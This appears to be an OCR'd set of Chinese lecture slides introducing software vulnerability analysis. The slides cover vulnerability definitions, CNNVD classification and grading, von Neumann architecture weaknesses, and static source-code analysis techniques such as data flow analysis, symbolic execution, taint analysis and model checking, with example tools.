第一章 课程介绍

王冬琦


infected
Locking
user
attack
Rootkit
bots
attacker
code
analysis
take
without
computer
server
files
malicious
command
DDOS
perform
steal
program
install
email
victim
actions
performing
malware
Stealing
Sending
various
Disrupting
data
Trojan
worm
download
intervention
system
sensitive
access
software
distributed
communication
Unauthorized

问题定义

- **漏洞**：计算机系统在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，安全漏洞是攻击者利用来破坏系统的弱点。

问题定义

- **漏洞**：计算机系统在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，安全漏洞是攻击者利用来破坏系统的弱点。
- **软件漏洞挖掘：**检查并发现软件系统中存在安全漏洞的手段，通过利用各种工具对软件的代码进行审计，或者分析软件的执行过程来查找软件的设计错误、编码缺陷、运行故障[1]。

问题定义

- **漏洞**：计算机系统在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷。
- **软件漏洞挖掘：**检查并发现软件系统中存在安全漏洞的手段，通过利用各种工具对软件的代码进行审计(***Code security review***)，或者分析软件的执行过程(***Data mining***)来查找软件的设计错误、编码缺陷、运行故障[1]。

- 漏洞的特点：

  持久性与时效性（旧的不断消失，新的不断出现；超一定时限，威胁降低直至消失）

  广泛性和具体性（理论上所有系统或设备都存在设计、实现和配置漏洞；存在于具体环境，比如32位Windows漏洞可能在64位中不存在）

  可利用性与隐蔽性（被利用会带来威胁和损失；需要特殊漏洞分析手段才能发现）

漏洞的分类

- 中国国家信息安全漏洞库（英文简称：CNNVD）是中国信息安全测评中心为切实履行漏洞分析和风险评估的职能，负责建设运维的国家信息安全漏洞库，为我国信息安全保障提供基础服务。
- CNNVD-YYYYmm-NNNN(CNNVD-年月-编号)，提供指向CVE的链接，供参考。

CNNVD将漏洞分为：SQL注入、边界条件错误、操作系统命令注入、代码注入、访问验证错误、格式化字符串、后置链接、环境条件错误、缓冲区溢出、加密问题、竞争条件、跨站脚本、跨站请求伪造、路径遍历、配置错误、权限许可和访问控制、设计错误、授权问题、输入验证、数字错误、未知、信任管理、信息泄露、资料不足、资源管理错误等类型。

漏洞分级

CNNVD漏洞分级要素包括：访问路径、利用复杂度和影响程度。

- ✓访问路径：本地、邻接和远程（严重性依次升级）；
- ✓利用复杂度：简单和复杂
- ✓影响程度：完全、部分轻微和无（基于对目标的机密性、完整性和可用性三方面的影响综合评价）

冯.诺伊曼体系容易导致漏洞的原因

冯.诺伊曼体系的指令处理步骤	存在问题	产生的后果
要执行的指令和要处理的数据都采用二进制表示		
把指令和数据变成程序存储到计算机内自动执行		
程序依据代码设计的逻辑，接受外部输入进行计算，并输出结果		

冯.诺伊曼体系容易导致漏洞的原因

冯.诺伊曼体系的指令处理步骤	存在问题	产生的后果
要执行的指令和要处理的数据都采用二进制表示	指令也是数据，数据也是指令	
把指令和数据变成程序存储到计算机内自动执行	数据和控制体系、指令混乱，数据可影响指令和控制	
程序依据代码设计的逻辑，接受外部输入进行计算，并输出结果	程序的行为取决于程序员编码逻辑和外部输入数据驱动的分支路径选择	

冯.诺伊曼体系容易导致漏洞的原因

冯.诺伊曼体系的指令处理步骤	存在问题	产生的后果
要执行的指令和要处理的数据都采用二进制表示	指令也是数据，数据也是指令	指令可被数据篡改（病毒感染）、外部数据可被当作指令植入（木马植入、自修改）
把指令和数据变成程序存储到计算机内自动执行	数据和控制体系、指令混乱，数据可影响指令和控制	数据区域的越界可影响控制与指令
程序依据代码设计的逻辑，接受外部输入进行计算，并输出结果	程序的行为取决于程序员编码逻辑和外部输入数据驱动的分支路径选择	程序员可依据自己的意志实现特殊功能（后门）、可通过输入数据出发特定分支（后门、业务逻辑漏洞）

漏洞分析的发展历程

- 业界普遍使用“漏洞分析”来概括围绕漏洞进行的工作

✓广义层面：挖掘（Discover）、检测（Find）、应用（Exploit）、消除（Mitigation）和管控（Management）

挖掘：程序分析和软件测试技术，静态和动态;
检测：漏洞扫描，基于漏洞库特征（发现已知漏洞）
应用（Exploit）：借助漏洞对软件进行模拟攻击，进而对攻击代码进行生存性验证。
消除：漏洞修复，设置安全机制，如漏洞防御、补丁修复、安全加固。
管控：漏洞的收集与发布，漏洞资源的积累与分析，漏洞的准则规范的指定。

✓狭义层面：特指漏洞挖掘

架构安全分析、源代码漏洞分析、二进制漏洞分析和运行系统漏洞分析等

漏洞分析的发展历程

- 原始萌芽

  围绕通信安全，程序分析多作为编译优化和调试用
- 初步发展
- 高速发展
- 综合治理

软件漏洞分析的技术体系

- 软件架构安全分析
- 源代码漏洞分析
- 二进制漏洞分析
- 运行系统漏洞分析

软件架构安全分析

- 形式化架构分析技术

用形式化的方法统一描述软件架构和安全需求，然后检测软件架构是否满足安全需求（分析结果精准、可量化，自动化程度高，但是计算效率差，实用性差）

- 工程化架构分析技术

从攻击者的角度考虑软件面临的安全问题（实用性强，自动化程度低）

技术	基本原理	应用范围	优点	缺点	代表工具
UMLSec	通过添加profile 对软件架构进行建模，并通过构造型对相关的安全需求进行描述，通过profile 检查设计错误从而达到分析软件架构的目的	包括来自构造型应用领域的软件	可通过软件自动实现，方便简单	建模粒度较粗，分析人员需具备UML基础	UML2.0
SAM	使用谓词/迁移网（PrT）描述架构基本元素，使用一阶时序描述安全性约束，并通过一系列形式化验证和分析方法判定基本元素是否满足安全约束	大型数据或复杂系统	能够实现自动化，架构描述能力强	需要复杂的形式化表示，实用性	
DTMC	使用离散时间马尔可夫链（DTMC）描述软件架构的状态空间以反映任意时刻各组件的运行状况，而后人工输入每个组件的脆弱性指数，并以此计算出软件的安全性及影响架构安全的瓶颈	符合DTMC 的单一体系结构的软件	支持层次式建模和多种分析	预测过程需要人工干预，安全描述能力较弱，且实用性不强	
ACME	使用组件系统的架构描述语言（ACME）描述软件架构的基本元素，同时还描述基本元素的性质以体现安全需求，最终通过体系结构模拟法分析架构的安全性	大多数的结构化和非结构化软件	安全描述能力较强，具有一定的实用价值	分析时需要人工干预	ACME Studio
场景分析	从用户的角度出发，建立相应的场景库和评价指标树，对不同场景进行分析、评估，修改场景不足，得出最佳方案	应用场景较为明确的软件	不依赖于特定的架构描述语言，分析灵活，可扩展性好	需人工评审，自动化程度低	
错误用例	通过检查软件架构对每个错误用例是如何反馈来判断架构是否满足安全需求	交互过程较多的软件	提供了从需求分析到高层架构设计的平滑变换，在很大程度上提高了安全问题的可视性	需要人工评审，不能进行自动化	
威胁建模	通过建立分层应用程序数据流，标识应用程序入口点和信任边界来刻画出整个软件架构，识别威胁、记录威胁和评价威胁过程	信息流流通方式明确的软件	使得应用程序的安全分析过程更少地依赖于直觉，分析过程更为系统化，实用性较强	有一定的主观性和局限性，对于安全属性的描述能力较弱	SDL TM 辅助工具

源代码漏洞分析

直接针对高级语言编写的程序进行分析，以发现漏洞的方法。

通常采用静态分析方法。静态分析不受程序输入和执行环境影响，可能发现传统动态分析难以发现的漏洞。

1）相对于中间编译结果的分析，源代码漏洞分析语义更丰富，通常运用于程序开发阶段，辅助开发人员发现代码中存在的问题，提高软件质量;

2）源代码漏洞分析可以比较全面的考虑执行路径信息，确保程序的全局信息较为完整，发现更多的漏洞。

源代码漏洞分析




图 1.1 源代码漏洞分析的原理

源代码漏洞分析




图 1.1 源代码漏洞分析的原理

源代码漏洞分析





图 1.1 源代码漏洞分析的原理

思考：基于源代码进行静态分析可以确程序的全局信息比较完整，最终分析精度高。缺点是？？？

基于中间表示的分析技术

if-then-else



以编译原理为主要基础技术

基本思想：首先将源代码翻译为便于分析表示的中间表示，同时根据需求构建一些用于分析的数据结构，比如控制流图、调用图，然后根据一些预定义的分析规则对中间表示进行遍历，以判断分析规则所描述的漏洞是否存在。

基于中间表示的分析技术可以利用程序全局信息，分析速度快，适用于较大规模的程序，缺点是漏洞检测能力受到分析规则制约，有一定的误报和漏报率，需要进一步人工分析和确认。

基于中间表示的分析技术

基于中间表示的分析技术包括：数据流分析；符号执行；污点传播等。

基于中间表示的分析技术

基于中间表示的分析技术包括：数据流分析；符号执行；污点传播等。

1. 数据流分析：获取有关数据如何沿着程序执行路径流动的相关信息的分析技术，广泛用于编译过程中的代码优化。

基于中间表示的分析技术

基于中间表示的分析技术包括：数据流分析；符号执行；污点传播等。

1. 数据流分析：获取有关数据如何沿着程序执行路径流动的相关信息的分析技术，广泛用于编译过程中的代码优化。
2. 符号执行：使用符号值代替数字值执行程序的技术。实际中被应用于大型程序分析，通常对分析时间进行一定的限制，或者有选择的分析程序的路径，依赖于允许的分析时间以及路径及其数据的选择；

Symbolic execution is a way of executing a program abstractly, so that one abstract execution covers multiple possible inputs of the program that share a particular execution path through the code.

基于中间表示的分析技术

基于中间表示的分析技术包括：数据流分析；符号执行；污点传播等。

1. 数据流分析：获取有关数据如何沿着程序执行路径流动的相关信息的分析技术，广泛用于编译过程中的代码优化。
2. 符号执行：使用符号值代替数字值执行程序的技术。实际中被应用于大型程序分析，通常对分析时间进行一定的限制，或者有选择的分析程序的路径，依赖于允许的分析时间以及路径及其数据的选择；
3. 污点传播：跟踪并分析污点信息在程序中流动的技术。

基于中间表示的分析技术

基于中间表示的分析技术包括：数据流分析；符号执行；污点传播等。

1. 数据流分析：获取有关数据如何沿着程序执行路径流动的相关信息的分析技术，广泛用于编译过程中的代码优化。
2. 符号执行：使用符号值代替数字值执行程序的技术。实际中被应用于大型程序分析，通常对分析时间进行一定的限制，或者有选择的分析程序的路径，依赖于允许的分析时间以及路径及其数据的选择；
3. 污点传播：跟踪并分析污点信息在程序中流动的技术。

注：上述方法是多数编译器包含的内容，因此很早得到了较深入的研究；基于中间表示的源代码漏洞分析技术通常具有分析速度快，精度高，分析全面等特点，但是为了追去效率实际分析中会取舍牺牲一定的精度。

基于逻辑推理的分析技术

以编译原理为主要基础技术

基本思想：以数学方法为基础，不分析程序代码的语义等价模型，而是将源代码进行形式化的描述，并在形式化描述的基础上利用推理、证明等数学方法验证或发现形式化描述的一些性质，以此推断程序是否存在某中类型的漏洞。（面向形式化模型的抽象、推理和证明）

1. 模型检测：用状态迁移来表示系统行为，用模态/时序逻辑公式描述系统性质，通过回答数学问题“状态迁移（系统行为）是否是该逻辑公式的一个模型（是否符合系统预期性质）”。
2. 定理证明：将验证问题转化为数学定理证明，要求程序员配合添加注释，难以推广。


注：该类分析方法具有一定的严格性，结果相对可靠，但是将程序代码形式化困难，为追求精度可能仍需人工参与，鉴于源代码静态分析本身存在不足，结果仍可能需要验证。

技术	基本原理	优点	缺点	应用状况	典型工具	适用语言
数据流分析	数据流分析是一种用于收集 计算机程序在不同点计算的 值的信息的技术。进行数据 流分析的最简单的一种形式就是对控制流图的某个节点 建立数据流方程，然后通过 迭代计算，反复求解，直到 到达不动点	具有更强的分析 能力，适合需要 考虑控制流信息 且变址属性之操 作十分简单的静 态分析问题	分析效率低，过程间分析和优化算法复杂，编程工作蛍大，容易出错且效率低	该技术较为成熟，而且实用工具较多，目前已成为源代码漏洞分析的基本环节	Coverity, Prevent, Klocwork, Fortify SCA, FindBugs, Checkmax	C/C++, Java, PHP, Python, Object-C等
符号执行	符号执行是指用符号值代替真实值，模拟程序的执行，从而得出程序的内部结构及其相关信息，从而产生有针对性的测试用例	生成的测试用例有针对性，测试覆盖率高，可以检测到深层次的问题	在进行系统化的符号执行时，会产生路径爆炸或是求解困顿等问题	该技术目前已经有一定的成就，但是在实验使用阶段，仍有较大发展 空间	EXE,KLEE,Clang, DART	C/C++,JAVA,PHP,Python,Object-C等
污 点 分 析	该技术对输入的数据建立污染传播标签，之后静态地跟踪被别标记数据的传播过程，检查是否有危险函数或是危险操作	该技术的优点在于可以通过对数据的传播快速地找到典型的与输人数据相关的漏洞	该技术有时会受到编译器优化的影响，同时需要构造污点传播树，这种树的构造比较复杂，有时需要人工介入	该技术目前已经可以使用，但是还未进入大规模工业化应用	Pixy,TAJ	C/C++,PHP, Python, Java 等
模 型 检 测	该技术主要通过将程序转换为逻辑公式，然后使用公理和规则来证明程序是否是一个合法的定理。如果程序合法，那么被测程序便满足先前所要求的安全特性	对路径的分析敏感，对于路径、状态的结果具有很高的精确性；检验并发错误能力较好，验证过程完全自动化	由于穷举了所有可能状态，增加了额外的开销；数据密集度较大时，分析难度很大；对时序、路径等属性，在边界处的近似处理难度大	该技术目前已经在部分软件工程中使用	SLAM,MOPS,Bandera	C/C++,Java等
